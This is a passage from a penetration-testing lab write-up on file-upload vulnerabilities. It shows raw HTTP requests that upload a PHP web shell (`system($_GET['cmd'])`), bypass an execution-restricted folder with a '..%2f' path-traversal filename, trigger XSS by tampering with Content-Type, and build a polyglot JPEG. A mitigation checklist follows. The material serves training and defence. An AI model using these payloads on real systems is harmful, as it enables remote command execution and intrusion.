
3.4.2 Functionality



Along with that all the uploaded files are not even listed in the user's response.



3.4.3 Exploitation

Let's try to modify requests without Content-Type and malforming the Content-Type.




We've fuzzed the Content-Type to know all the other Content-Type we can send in the request as here we've modified the Content-Type and thus the image is not displayed instead of which we get the raw format of the image unlike previous one.

File Upload Vulns Report




Again, modifying the Content-Type to text%2fhtml and adding payload `<script>alert()</script>` gave us XSS.



3.5 Web Shell upload via path traversal

Sometimes as a second line of defense what the developer generally do is they protect the whole directory where the file is being uploaded from execution even though if it is successfully uploaded in the required file type.

3.5.1 Target




3.5.2 Functionality

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>10 Origin: https://0a570056034910f2801230ef00c300aa.web-security-academy.net 11 Referer: https://0a570056034910f2801230ef00c300aa.web-security-academy.net/my-account?id=wiener 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 20 -----geckoformboundarya695bf3d61a5023e7bd6e7d5d95eaaaff 21 Content-Disposition: form-data; name="avatar"; filename="shell.php" 22 Content-Type: image/jpeg 23 24 <?php system(\$_GET['cmd']); ?> 25 -----geckoformboundarya695bf3d61a5023e7bd6e7d5d95eaaaff 26 Content-Disposition: form-data; name="user" 27 28 wiener</pre>		<pre>1 HTTP/2 200 OK 2 Date: Wed, 31 Dec 2025 04:37:31 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 130 8 9 The file avatars/shell.php has been uploaded.<p> Back to My Account </p></pre>	

A simple jpg file is uploaded successfully. now let's try to upload shell.php.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 10 Origin: https://0a570056034910f2801230ef00c300aa.web-security-academ y.net 11 Referer: https://0a570056034910f2801230ef00c300aa.web-security-academ y.net/my-account?id=wiener 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 20 -----geckoformboundarya695bf3d61a5023e7bd6e7d5d95eaaff 21 Content-Disposition: form-data; name="avatar"; filename=" shell.php" 22 Content-Type: image/jpeg 23 24 <?php system(\$_GET['cmd']); ?> 25 -----geckoformboundarya695bf3d61a5023e7bd6e7d5d95eaaff 26 Content-Disposition: form-data; name="user" 27 28 wiener </pre>			<pre> 1 HTTP/2 200 OK 2 Date: Wed, 31 Dec 2025 04:37:31 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 130 8 9 The file avatars/shell.php has been uploaded.<p> <a href="/my-account" title="Return to previous pa « Back to My Account </p> </pre>			

Our shell.php uploaded successfully. Let's try to execute some commands.



We can see that even though it is uploaded as shell.php we're not getting php file executed. It might be the case that the developer has taken some restrictions on the avatars folder to stop file execution.

3.5.3 Exploitation

When we uploaded ../exploit.php then it automatically gets uploaded to avatars/exploit.php. Thus, we used “..%2fexploit.php” which get uploaded as avatars/../exploit.php (as we want ../ in the filename)


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 10 Origin: https://0a570056034910f2801230ef00c300aa.web-security-academ y.net 11 Referer: https://0a570056034910f2801230ef00c300aa.web-security-academ y.net/my-account?id=wiener 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 20 -----geckoformboundaryf3fca2c1104652033bf08ee4e58231e7 21 Content-Disposition: form-data; name="avatar"; filename=" ../%2fexploit.php" 22 Content-Type: image/jpeg 23 24 <?php system(\$_GET['cmd']); ?> 25 -----geckoformboundaryf3fca2c1104652033bf08ee4e58231e7 26 Content-Disposition: form-data; name="user" 27 28 wiener 29 -----geckoformboundaryf3fca2c1104652033bf08ee4e58231e7 30 Content-Disposition: form-data; name="csrf" 31 32 xyNae9nAdy2GdzFbnL0F6zACAOnja8fq 33 -----geckoformboundaryf3fca2c1104652033bf08ee4e58231e7-- 34 </pre>			<pre> 1 HTTP/2 200 OK 2 Date: Wed, 31 Dec 2025 05:02:02 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 135 8 9 The file avatars/../exploit.php has been uploaded.<p> « Back to My Account </p> </pre>			

Thus what we've done is we successfully uploaded a php file in a directory before the general upload directory and thus it successfully executed our php file.




3.6 Remote code execution via polyglot web shell upload


3.6.1 Target



3.6.2 Functionality

It is accepting jpg image correctly.






This time it is not accepting even a jpg extension when the only modification I've done is removed the content of the image. Thus, it is drastic. We need to modify the magic bytes of the file. JPEG files always begin with the bytes FF D8 FF. This is a much more robust way of validating the file type.

3.6.3 Exploitation

Thus, what we've done is we modified the hex of the image and added the malicious php code which successfully got uploaded.



But only problem arise here is the output will also come in the dispersed manner.



4. Mitigation

Mitigations for File Upload Vulnerabilities

1. File Extension Validation

- Enforce **strict whitelisting** of allowed file extensions.
- Blacklist **dangerous executable extensions** (e.g., .php, .jsp, .exe) as a defense-in-depth measure.
- Validate extensions **on the server side**; client-side checks should only be supplementary.
- Prevent **double extensions** and obfuscated filenames (e.g., shell.php.jpg).

2. File Content Validation

- Validate the **actual file content**, not just the extension.
- Verify **file signatures (magic bytes)** to confirm file type.
- Ensure consistency between **file extension, MIME type, and content**.
- Reject files with mismatched or suspicious content.

3. Secure File Storage

- Store uploaded files **outside the web root** to prevent direct execution.
- Randomize stored filenames and avoid user-controlled names.
- Disable execution permissions in upload directories.
- Consider storing uploads on a **separate server or container**.

4. Upload Access Control & Disclosure Prevention

- Do not expose the **uploads directory** publicly.

- Serve files via a controlled download endpoint (e.g., download.php).
- Enforce **authorization checks** to prevent IDOR and LFI issues.
- Use proper headers such as Content-Disposition and X-Content-Type-Options: nosniff.

5. Filename Sanitization

- Sanitize filenames to remove **special characters and injection payloads**.
- Prevent command injection or XSS via unsafe filename handling.
- Store original filenames separately from actual stored filenames.

6. Server-Side Hardening

- Disable dangerous functions (e.g., exec, system, shell_exec) where possible.
- Restrict file system access using mechanisms like **open_basedir**.
- Prevent detailed error messages that reveal internal paths or configuration.

7. Additional Defensive Controls

- Enforce **file size limits** to prevent DoS attacks.
- Scan uploaded files for **malware or malicious patterns**.
- Keep libraries and dependencies **up to date**.
- Deploy a **Web Application Firewall (WAF)** as an additional security layer.

5. Conclusion

File upload vulnerabilities remain one of the most critical and frequently exploited weaknesses in modern web applications due to their direct interaction with the server's filesystem and execution environment. As demonstrated, improper validation of filenames, extensions, MIME types, file content, or storage paths can lead to severe impacts such as remote code execution, web shell deployment, stored XSS, malware distribution, and privilege escalation through path traversal or polyglot files. Effective mitigation requires a **defense-in-depth approach**, combining strict extension and content validation, secure storage practices, controlled access mechanisms, filename sanitization, and server-side hardening. When these controls are correctly implemented and regularly reviewed, the risk posed by file upload functionality can be significantly reduced, making it safer against both common and advanced exploitation techniques.

Thank You!



BY Rikunj

Rob's Offensive Security Training and Services